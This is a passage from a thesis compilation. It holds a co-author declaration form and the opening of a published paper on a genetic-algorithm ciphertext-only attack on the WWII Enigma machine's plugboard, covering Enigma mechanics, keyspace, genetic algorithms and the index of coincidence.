[Goh19] Gohr, A. "Improving attacks on round-reduced speck32/64 using deep learning". In: *Annual International Cryptology Conference*. Springer. 2019, pp. 150–179.

[LKW19] Lasry, G., Kopal, N., and Wacker, A. "Cryptanalysis of Enigma double indicators with hill climbing". In: *Cryptologia* (2019), pp. 1–26.

[OW17] Ostwald, O. and Weierud, F. "Modern breaking of Enigma ciphertexts". In: *Cryptologia* vol. 41, no. 5 (2017), pp. 395–421.

[Sin00] Singh, S. *The code book: the science of secrecy from ancient Egypt to quantum cryptography*. London: Fourth estate, 2000.

[SN20] Sommervoll, Å. Å. and Nilsen, L. "Genetic algorithm attack on Enigma's plugboard". In: *Cryptologia* (2020), pp. 1–33.

[Som21] Sommervoll, Å. Å. "Dreaming of Keys: Introducing the Phantom Gradient Attack". In: *7th International Conference on Information Systems Security and Privacy, ICISSP 2021, 11 February 2021 through 13 February 2021*. SciTePress. 2021.

[Wil00] Williams, H. "Applying statistical language recognition techniques in the ciphertext-only cryptanalysis of enigma". In: *Cryptologia* vol. 24, no. 1 (2000), pp. 4–17.

[ZE20] Zennaro, F. M. and Erdodi, L. "Modeling Penetration Testing with Reinforcement Learning Using Capture-the-Flag Challenges and Tabular Q-Learning". In: *arXiv preprint arXiv:2005.12632* (2020).

Authors' addresses

Åvald Åslaugson Sommervoll University of Oslo, Postboks 1337 Blindern, 0316 Oslo, Norway, aavalds@ifi.uio.no

Audun Jøsang University of Oslo, Postboks 1337 Blindern, 0316 Oslo, Norway, josang@ifi.uio.no

Co-author declaration for the following joint paper:

This declaration should describe the research contribution of the candidate, the main supervisor (where he/she is an associate author) and the other two most central authors (the corresponding author must be among them). If applicable, the contributions from other PhD candidates who has or intend to include the paper in a thesis should be described. Contributions from master students should be described.

Authors: **Åvald Åsaugson Sommervoll and Audun Jøsang**
Title: **Machine Learning for Offensive Cyber Operations**
Journal: ***Norsk IKT-konferanse for forskning og utdanning, proceedings***

Åvald Åslaugson Sommervoll's independent contribution:
☒ First author ☒ Corresponding author ☐ Other
Ideabuilding, complete initial draft, edits, proofreading, quality check, final polish and responding to reviewer comments

Audun Jøsang
☐ First author ☒ Main supervisor ☐ Corresponding author ☐ PhD candidate ☐ Other
Ideabuilding, edits, proofreading and quality check

<Co-author's name>
☐ First author ☐ Main supervisor ☐ Corresponding author ☐ PhD candidate ☐ Other
<Co-author's contribution>

x
☐ First author ☐ Main supervisor ☐ Corresponding author ☐ PhD candidate ☐ Other
<Co-author's contribution>

Has this paper been, or will this paper be part of another doctoral degree thesis?

Yes: ☐ No: ☒

If yes, elaborate:


Contributions from master students: None


Do you verify that Åvald Åslaugson Sommervoll has contributed to this joint paper as described above?

Yes: ☒ No: ☐

If no, specify:

Co-author's signatures:





Åvald Åslaugson Sommervoll	Audun Jøsang	<name>	<name>

Paper II

Genetic algorithm attack on Enigma's plugboard

II

Åvald Åslaugson Sommervoll, Leif Nilsen

Published in *Cryptologia 2020* DOI: 10.1080/01611194.2020.1721617
March 2020, volume 45, issue 3,

Abstract

The history, operating principles, strengths, and weaknesses, of the German cipher machine Enigma, have been widely studied for almost 50 years. Even though Bletchley Park regularly broke Enigma encrypted traffic during World War II, new pieces of information and fresh analysis are still aggregated to the remarkable "puzzle" called Enigma. This paper shows that Enigma's plugboard is vulnerable to Genetic Algorithm (GA) attacks, which solves Enigma's plugboard faster than earlier published ciphertext-only techniques. The Genetic Algorithm does this using the counting measure *Index of Coincidence (IC)*. Independently of the GA, but related to the analysis, we introduce a new measure *Progress Index of Coincidence (PIC)*. PIC is a measure of the relative progress in decryption between the ciphertext and plaintext measured by IC.

Contents

II.1 Introduction

The Enigma Machine represents a milestone in the history of cryptography. The machine combines the rotor system, invented by two Dutch navy officers in 1915[Lee03], with a plugboard; resulting in a cipher so advanced that it was thought to be unbreakable[Cop04]. Enigma's strength, mobility, and user-friendliness allowed its widespread use by the German military during the Second

World War. Its importance in the war and cryptanalysis made the Enigma perhaps the most famous cryptographic machine in history. Its fame is also reflected in modern textbooks, for example, in Paar- and Pelzl's "Understanding Cryptography", where the Enigma is used to illustrate a classical encryption machine [PP09]. The machine has even had books and movies centered around it and its cryptanalysis, with perhaps the most recent release of "The Imitation Game" on the 25th of December 2014 [IMD].

The Enigma represents a special form of a *polyalphabetic substitution cipher*[1] and cannot, by any means, be considered to provide secure encryption by modern standards. Building on the pre-WWII analysis of Polish mathematicians, a huge effort by English and American scientists developed cryptanalytical tools and methods that could break German Enigma traffic daily [Sin00].

Significant members of this activity included the classical scholar Dennis Knox, mathematicians from Oxford and Cambridge like Peter Twinn, Alan Turing, and Gordon Welchman, as well as the international chess masters Hugh Alexander and Stuart Milner-Barry.

However, even if the Enigma represents an outdated crypto technology, it still inspires researchers to fill gaps in the Enigma history and to improve on Enigma cryptanalysis. The purpose of such research is twofold, to develop modern cryptanalysis or to attack unread authentic traffic from WWII. One recent example is the paper by Ostwald and Weierud [OW17], who, in 2017, released "Modern breaking of Enigma ciphertexts" in Cryptologia. It is to be anticipated that new analysis for breaking the Enigma could apply to other ciphers that build their security on the same principles. For this reason, decryption techniques that prove effective on Enigma encryption may also prove effective on other encryption techniques as well. If not by themselves, they may provide useful building blocks for future crypto-attacks. This paper aims to provide one such building block in the form of a ciphertext-only attack based on genetic algorithms (GA). The proposed GA attack is faster than earlier ciphertext-only attacks. We also build upon the existing measure Index of Coincidence creating, a more human-readable representation of the measure which we call Progress Index of Coincidence.

The remaining paper is organized as follows. Section 2 provides background information on the construction and operation principles of Enigma. Then, the Genetic Algorithm is described. The measure, Index of Coincidence, is defined and explained. The box plot variant, notch plot, is also described and defined. The section finishes with a brief review of related research. In Section 3, the different settings of the Enigma are analyzed, and the vulnerability in the plugboard is outlined. The first attempts to use genetic algorithms for this task required unrealistic long pieces of ciphertext, but it is shown that the technique can also succeed for much shorter messages.

[1] **polyalphabethic substitution ciphers** are substitution ciphers that utilize multiple letter mappings, in that the substitution depends on a changing state.




Figure II.1: The four main components of the Enigma

Four rotors, a lampboard, a keyboard and a plugboard.
(Photo taken by Leif Nilsen edit by Åvald Sommervoll)

II.2 Background

II.2.1 *Properties of the Enigma*

The Enigma is a portable encryption machine that was mainly used for battlefield communications and to protect tactical links. Physically the Enigma Machine was embedded in a wooden or metallic box, consisting of four main components (highlighted in Figure II.1):

1. *Three rotors* (four after 1941 in the German navy). (The display values are visible in the windows next to the outer disks[2].)
2. A *lampboard* with 26 lamps, one for each letter in the Latin alphabet.
3. A *keyboard* with 26 buttons, one for each letter in the Latin alphabet.
4. A *plugboard* also called a steckerboard with 26 connector points.

The rotors and the plugboard shown in Figure II.1 define the *state* of the Enigma. This state consists of four parts: 1. rotor selection and order, 2. ring settings, 3. display values and 4. plugboard settings. We say that *rotor settings* are defined by the first three, and the plugboard's settings are defined by the last. The

[2]Traditionally this was given by three letters. However, some Enigmas used numbers instead of letters, and as is shown in Figure II.1, four-rotor Enigmas used four letters (YSMB).


union of these settings is referred to as the *key*. It defines the starting point for the encryption of a message. Due to the reciprocal characteristic of the Enigma, the same starting point is used for decryption and encryption. After the state of the Enigma is set, the keyboard is used for input, and the corresponding output is read off from the lampboard. Of the four parts that make up the state all, but one remains constant during encryption and decryption, the display value. Since the display value changes for every letter pressed, we introduce two additional terms when it comes to talking about the display values: *basic setting* and *message setting*[3]. The *basic setting* gives the daily initial display value, and the *message setting* gives the display value used at the start of the message.

In practice, there was typically one operator and one assistant that handled encryption and decryption. If they wanted to encrypt a message, the operator would type the message into the keyboard letter by letter [Cop04]. For each letter pressed, one of the 26 lamps would light up on the lampboard. The resulting sequence of lit letters was noted by the assistant. The noted sequence would then be the ciphertext. For every letter pressed, the display value would change, changing Enigma's state. Therefore if the operator presses the same letter twice, it will most likely be encrypted as two different letters. This is to make the Enigma robust against some of the most common cryptanalytic attacks, such as *frequency analysis* which was described as early as the 9th century [Sin00]. The above applies to decryption also as Enigma is a reciprocal symmetric-key[4] encryption technique.

Before decryption or encryption, however, the operator must set the Enigma machine's state. This state must be agreed upon between the two or more communicating parties before the communication can take place. During the Second World War, this was generally done by the distribution of pre-shared codebooks which provided a different setting for each day. Figure II.2 shows a scanning of a page in such a codebook. Here "Datum" gives the actual date for the use of this key. "Walzenlage" gives the selection and order of the three rotors out of a total of five rotors (8 rotors for the naval Enigma). Before the selected rotors were placed in the machine, the ring setting of each rotor was set, given by "Ringstellung" in Figure II.2. The next entry in the codebook is the plugboard setting, "Steckerbindungen" which is set by adding plug-connections between two different characters in the Latin alphabet in a one-to-one connection. Typically 10 plugs were used, leaving 6 characters without any connection in the plugboard (A plugboard with 0 plugs connected means that each letter is connected by default to itself, which is shown in Figure II.1). The final setting listed is the "Grundstellung" which roughly translates to *basic setting*, and gives the daily initial *display value*. It is initial since the Germans always broadcasted some specified changes to the daily Enigma settings at the beginning of the message. Perhaps most famously is the double indicator operational procedure

[3] Also called *message key* by Gillogly[Gil95] and *text setting* by Welchman[Wel82].

[4] Symmetric- key encryption means that encryption and decryption use the same key. Reciprocal means that encryption and decryption is the same mathematical operation.



Geheim! Sonder - Maschinenschlüssel BGT

Datum	Walzenlage	Ringstellung	Steckerverbindungen	Grundstellung
31.	IV II I	F T R	HR AT IW SK UY DF GV LJ BO MX	vyj
30.	III V II	Y V P	OR KI JV OM ZN HU BF YC DS GP	cqr
29.	V IV I	O H R	UX JC FB LN TA ED ST DS LU WI	vhf

Figure II.2: Enigma key book

Photo from authentic german codebook. (From before September 1938 as it has a "Grundstellung")
"Datum": Date, "Walzenlage": Rotor selection and order, "Ringstellung": Ring settings, "Steckerbindungen": Plugboard settings, "Grundstellung": Basic setting (Daily initial display value).
Image from *The Late Tony Sale's Codes and Ciphers Website [Sal19].*

used by the Germans up to September 1938 [LKW19][5]. The first 6 letters of the message would contain the *message setting*, by encrypting the new display value twice. For example, if the *message setting* was to be "RCM", then "RCMRCM" would be encrypted from the *basic setting* given by the codebook. Then the operator would change the display value to "RCM" and encrypt the rest of the message. This procedure was done to ensure that different messages were encrypted from different starting points and thus protecting against well-known attacks on polyalphabetic substitution cipher. Note that the codebook lists the keys in "opposite" order, with the latest date at the top and earlier dates at the bottom. As a result, it was easy to remove and securely destroy keys from past dates.

II.2.2 *The inner workings of the Enigma*

Electrical coupling: The Enigma uses an electrical current, traveling through a circuit to light up the correct lamp on the lampboard. Figure II.3 shows a simplified version of the inner workings of the Enigma, with a plugboard, rotors, keyboard, and lampboard. Note that before the "A" (item 2) is pressed on the keyboard, the electrical circuit is disconnected, and no lamp would light up. Then when "A" is pressed the circuit is complete and the current can travel from the battery to the plugboard (3), the entry ring (4), the rightmost rotor (5), the middle rotor (5), the leftmost (5), the reflector (6), the leftmost rotor again (5), the middle rotor again (5), the rightmost rotor again (5), the plugboard again (7 and 8), until finally reaching the lampboard (9). From this, it is clear that the encryption goes through the plugboard and each rotor twice, once on the way in and once again on the way out. Because of this, a small change in the plugboard

[5]There are, of course, other double indicator operational procedures used by the Germans. During the war, the procedures would often not only vary over time but also across different groups.




Figure II.3: Enigma example wiring

1. We have a battery; it provides electricity for the lamps.
2. Shows the letter pressed. In this example, "A" is pressed, which lets the current from the battery in 1 enter the circuit as shown by the red lines.
3. Since A is not steckered to any other letter the signal/current continues to the rotors.
4. The current enters through the A position in the entry ring.
5. The current is scrambled in the rotors.
6. Then the signal is reflected in a reflector sending the current back through the rotors.
7. The current arrives at S, but because the circuit going out to S is broken by a stecker the current continues to the steckered letter D.
8. From D the current continues up to the lampboard
9. Arriving at the lampboard the letter D lights up, encrypting A to D.

Image credits to Dirk Rijmenants.




Figure II.4: Enigma rotor diagram

Created by Wapcaplet in Blender. [CC BY-SA 3.0 (http://creativecommons.org/licenses/by-sa/3.0/)]

or the rotors may result in a large change since almost no matter where the change is, it will be applied twice and go through further changes in the other encryption components. Also note that if "D" was pressed instead of "A", the circuit would be the same, however "A" would light up instead of "D". This is an important characteristic of the Enigma encryption machine and explains why the encryption and the decryption settings are the same.

Rotors in detail: The rotor setting in the army Enigma is a selection of three rotors among five *I, II, III, IV*, and *V*, and is typically written in order. For example: *IV II I*, means rotor *I, II* and *IV* were selected and *IV, II* and *I* are the leftmost, middle and rightmost rotors respectively. Each of the individual rotors contains a 26 to 26 rewiring of 26 potential inputs, one for each letter in the English language, as shown in Figure II.4 as item 5, internal wiring.

The wiring is constant; however, its position in relation to the alphabet ring and notch (item 1 and 3) is not constant but is defined by the *ring setting*, which is set with the locker ring, item 7 in Figure II.4, locking the wiring in the specified position. The ring setting is set prior to the insertion of the rotor into the Enigma. The *display value* on the other hand can be changed after inserting the rotor into the Enigma, and is set with the *outer disk* (item 9). The current *display value* is shown in a small window next its respective rotor and is given by the a single letter on the alphabet ring (item 3). For every keypress the rightmost rotor takes a single step changing the display value as mentioned in Section II.2.1. This because the ratchet teeth, item 10 in Figure II.4, are




Figure II.5: Mechanical setup of the Enigma Machine

From the figure we observe that when a key is pressed on the keyboard (marked with 1), it acts as a jack pushing up on the ratchet teeth of the rightmost rotor, moving it one step. Not shown in the final two pictures is how the middle and leftmost rotor is moved. They are only moved at a specific index determined by the *ring with "notch"* market with 1 in Figure II.4.
Image credit to Dirk Rijmenants.

engaged for every keypress. Figure II.5 shows this more in-depth, how the pressed key is used to nudge the rotor one step further. Only the rightmost rotor is engaged for every keypress. The middle rotor and the leftmost rotor are only engaged when the corresponding pawl aligns with the notch of the rotor to the right, item 1, the ring with "notch" in Figure II.4. The display value for the rotor determines the position of this "notch". Different rotors have different locations for the notch. For example, rotors I and IV would step their neighbor rotor at display value "Q" and "J" respectively. If the rightmost rotor is IV, the middle rotor will take a step whenever the display value passed "J", like an odometer. Furthermore, since there is no rotor to the left of the leftmost rotor, the completion of one full cycle by this rotor has no effect. This means that for encryption of just one message the ring setting has only $26 \cdot 26 = 676$ effective settings, or the attacker needs to recover only the actual physical position of the leftmost rotor rather and which the letter was on display and seen by the operator does not matter for the attacker[6]. Since the ring setting is set on the rotor itself and only determines the relation between the internal wiring and the alphabet ring with notch. This way, the ring settings and the display values together define the initial pattern of the rotors' scrambling. Short texts give minimal rotor stepping reducing the impact of the middle rotor's ring setting greatly.

In addition to the three rotors, there are two extra elements mentioned with regards to the Enigma machine which has some impact on the encryption:

[6]However, this leftmost ring setting is still relevant if we study how this message was setup. The recovery of a full 3-letter ring setting is needed in order to decrypt additional messages sent within the same network on the same day.

- An entry ring, in which the current enters and exits the rightmost rotor.
- A reflector, where the incoming current is reflected back through the rotors a second time, before exiting through the entry ring.

The reflector is itself a self-reciprocal transformation, and its inclusion makes Enigma encryption and decryption the same operation as the current in rotors flows in the same circuit, albeit in the opposite direction.

Plugboard: Enigma's plugboard is located at the front of the Enigma (typically). It defines a pairwise substitution between the 20 (typically in WW2 traffic) of the letters with the use of 10 plugs. A plugged connection between two letters is often referred to as a *stecker*. Each stecker defines a self-reciprocal substitution between two letters. The plugboards stecker substitutions are applied twice, both before and after entering the rotors. We have three cases: zero plugboard substitutions, one plugboard substitution, and two plugboard substitutions. The plugboard substitution is often listed as letter pairs separated with space, as shown in Figure II.2. Letters that are not part of a stecker pair are often referred to as *self-steckered letters*. These self-steckered letters are essential to many attacks on Enigma encryption[Gil95; OW17; Wil00]. The introduction of the plugboard (around 1928-1930) was a big improvement over the early commercial Enigmas and protected against well-known cryptoanalytical attacks.

II.2.3 *The complexity of the Enigma*

The version of the Enigma described above is quite complex. Some simple calculation shows that there are $5 \cdot 4 \cdot 3 = 60$ different rotor selections, $26^3 = 17576$ different ring settings, $26^3 = 17576$ different message settings and $\frac{26!}{6! \cdot 10! \cdot 2^{10}} = 1.5073827 \cdot 10^{14}$ plugboard settings. In total this gives:

$$5 \cdot 4 \cdot 3 \cdot 26^6 \cdot \frac{26!}{6! \cdot 10! \cdot 2^{10}} = 60 \cdot 26^6 \cdot \frac{26!}{6! \cdot 10! \cdot 2^{10}} \approx 2.7939259 \cdot 10^{24} \approx 2^{82},$$

different settings. However, the complexity of these settings doesn't perfectly represent the complexity of Enigma's encryption. It is possible to simplify and remove some redundancy; for example, as mentioned in Section II.2.2, the leftmost ring setting can be perfectly represented by the leftmost display value; therefore, in practice, it is common to refer to only the $26^2 = 676$ impactful ring settings[7]. In addition to this, some papers [Mat93; Wil00] reduce this number further from 26^2 to 26. This reduction is because, in practice, the messages are very short, 250 letters or shorter [OW17], this means that the leftmost rotor almost never steps. After the first step, the middle rotor only steps every 26 characters, and after the first step, the leftmost rotor only steps every $26^2 = 676$ characters. This means that as long as the messages are under 250 letters long,

[7] This is because the notch of the leftmost rotor as described in Section II.2.2 is ignored.

the leftmost will most likely not step, and at most step once[8]. For this reason, the stepping of the leftmost rotor is often abstracted away, since while ignoring this one may still decrypt at least 50% of the message. If we abstract away from this, the fraction will instead be:

$$5 \cdot 4 \cdot 3 \cdot 26^4 \cdot \frac{26!}{6! \cdot 10! \cdot 2^{10}} = 60 \cdot 26^4 \cdot \frac{26!}{6! \cdot 10! \cdot 2^{10}} \approx 4.1330264 \cdot 10^{21} \approx 2^{72}$$

However, even with such a reduction the complexity is considerable. Even by modern computing power, an exhaustive search over the complete space of states will be a demanding task.

II.2.4 *Genetic algorithms*

Genetic algorithms (GA) draw their inspiration from evolution. They start by creating multiple candidate solutions to the problem. Each candidate solution is packaged within an object, referred to as an *individual*. The collection of individuals make up the genetic algorithm's *population*. The parameters that vary across individuals are called *genes*[Mit98]. The collection of these genes are referred to as the *genome* or *genotype* of the individual. Random draws are usually used when creating the first individuals, to assure some initial *genetic diversity*[9]. The individuals' *fitness* can be determined by a *fitness function*. Individuals with high fitness relative to the other individuals survive and reproduce, similarly to evolution in the real world. The evolution is naturally divided into *generations*, where each generation requires:

1. Evaluating the individuals.
2. Finding the fittest individuals (for reproduction).
3. Replacing the least fit individuals with the offspring of the fittest.

This process is repeated until the models stop improving significantly. The best individual in a population is called the *alpha* individual.

Cross-over and mutation Reproduction between two or more individuals, is called *cross-over*. The cross-over allows a new individual to inherit some of the elements from each parent. This cross-over can be done in many ways, but in nature, a new individual (typically) inherits roughly 50% of its genes from two parent individuals. During cross-over, some mutations may occur in the offspring's genome, and this is also used in genetic algorithms. This mutation introduces some (needed) variation in the population. It is common to have a smaller number of individuals than what is present in more extreme real-life examples, such as wildebeest populations. The population used in the genetic algorithm is more like a population of individuals which inhabit a small island,

[8] Similarly for the middle rotor it will step at most $\frac{250}{26} + 2 < 12$ times. (We add 2 instead of 1 to account for the rare case of double stepping).

[9] In nature, genetic diversity refers to the diversity of the genes in a specific species.

that is roughly 10 to 500 individuals. A concern with small populations is that it is prone to loss of genetic diversity, while this may be an issue, there is a tradeoff. Smaller populations require fewer computations per generation since each individual in the simulation has to be assigned a fitness. Also, a smaller population allows for good gene variations to spread through the population quicker than it would have with a large population. Even in the real world, a smaller island population may have a more rapid evolution than the larger populations on the mainland [Gro06]. This indicates that a smaller population can converge faster than a larger population, though at the expense of genetic diversity[10]. The main danger of a small population is that one may get stuck in a local optimum. In nature, genetic diversity also helps the population adapt to a changing environment. However, in this study, the Enigma plugboard is a stationary target for each simulation, so genetic diversity was not prioritized. Bletchley Park, on the other hand, was not attacking a stationary target, and benefitted greatly from its "genetic diversity". They had to handle varying amounts of information, changing protocols, and working in a limited timeframe.

Index of coincidence

The Genetic algorithm needs a fitness measure, a way of comparing a partially decrypted ciphertext to other partially decrypted ciphertexts. To a human, it typically obvious whether a given text is plaintext or ciphertext. However, quantifying how close the text is to plaintext, or if a given text is closer to plaintext than another, is more difficult. Luckily several different techniques can be used to measure the "closeness" to plaintext. A lot of them exploit the biased nature of natural languages; for example, letter frequencies can indicate how close one is to true German or true English. However, this measure is not ideal when working with an unsolved plugboard, as only roughly 5% of the text is left unaffected by the 10 plugs[11]. Furthermore, these frequencies are very vulnerable to noise, as the relative frequencies of letters can be very varying, especially when working with very short texts. We need a measure that works even when the number of incorrect characters is large. The index of coincidence (IC) suggested by William Friedman [Fri22] is a candidate for such a measure. It is defined mathematically as:

$$IC = \frac{\sum_{i=1}^{26} f_i \cdot (f_i - 1)}{N \cdot (N - 1)},$$

where IC is the index of coincidence, f_i is how frequent the letter i is in the text, and N is the number of letters in the text.
Informally the index of coincidence gives the probability of two letters randomly drawn from the text are equal. This measure is better as the self-steckered plugs result in a monoalphabetic substitution regardless of their exit plug. This is

[10] This accelerated evolution may also be because it takes more time for a favorable genetic variation to spread through the population when the population is large.

[11] The unaffected plugs are $\frac{6 \cdot 5}{26 \cdot 25} \approx 0.046$.

essential as it allows IC to pick up some statistical biases when using an empty plugboard as roughly, $100 \cdot \frac{6}{26}\% \approx 23\%$ of the keypresses result in monoalphabetic substitutions (ignoring rotors). It is this weakness that a series of previous work exploit when attacking the Enigma[Gil95; OW17; Wil00], keeping the plugboard empty while applying a partial brute-force of the rotors.
Under the assumption that all the characters are just as likely in an incorrect decryption, we have:

$$f_i(N) \approx \frac{N}{26},$$

which means that a random text should have an approximate IC of:

$$\begin{aligned} IC_{rand} &\approx \frac{\sum_{i=1}^{26} f_i(N) \cdot (f_{i-1}(N-1))}{N \cdot (N-1)} \\ &= \frac{\sum_{i=1}^{26} \frac{N}{26} \cdot \frac{N-1}{26}}{N \cdot (N-1)} \\ &= \frac{\sum_{i=1}^{26} 1}{26^2} \\ &= \frac{1}{26} \\ &\approx 0.0385, \end{aligned}$$

while English is closer to 0.066, and according to Gillogly standard German is 0.07 [Gil95].

Notch plot

The genetic algorithm is not deterministic. This means that the time to find the correct plugboard settings will vary even for the same ciphertext. However, by conducting many runs and comparing the runtime between them, we can state something about the efficiency of the algorithm, and how fast we expect to find a solution. When visualizing such results, it is common to use a notch plot. A notch plot visualizes such a result by creating a box plot where the middle line represents the median of the data and letting the ends of the box define the 75th and 25th percentile of the supplied data. In other words, 50% of the data is inside the interval defined by the box. Around the median, there is funnel-like shape, a *notch* which constitutes the 95% confidence interval of the median. Outside of the box, there are two *whiskers* on each side which span the remainder of the observations. Then finally, there may be some dots outside the whiskers; these illustrate the *outliers*, which are extreme and atypical observations. An outlier can come from a human error like a typo or a strange event. In our runs, an outlier is typically due to a very lucky or unlucky attack. Figure II.6 gives an overview of the features of a notch plot.




Figure II.6: The key features of a notch plot

Key features of a notch plot explained
(from David's Statistics [Doy18])

II.2.5 *Previous work*

Long after the war, in 1995, Gillogly used the index of coincidence in a ciphertext-only attack on Enigma encryption [Gil95]. He does this with an initial brute-force[12] of the rotor order, rotor selection, and message setting. In this initial brute-force, he uses an empty plugboard and ring settings "AAA". Note here that this initial brute-force involves $60 \cdot 26^3 = 1054560 \approx 1$ million different decryptions of the message. Then with the rotors and message setting that gave the highest index of coincidence, the ring settings are calculated. This is also done with the index of coincidence, however, here we start with the rightmost rotor, and testing the 26 different ring settings. The tests are conducted by moving the message setting in unison with the tested ring setting. For example, if the brute-force found the message setting D for the rightmost rotor, then he tests ring setting B with message setting E, ring setting C with message setting F et cetera. After the rightmost rotor ring setting is found, the middle rotors ring setting is found, and the leftmost is left as it is as it is perfectly represented by the displaysetting. For the plugboard, he no longer uses IC, but instead trigram frequencies, where the "true" distribution is found from the communist manifesto. He begins by searching the $26 \cdot 25$ possible swaps of just one stecker, then the $24 \cdot 23$ possible swaps of two 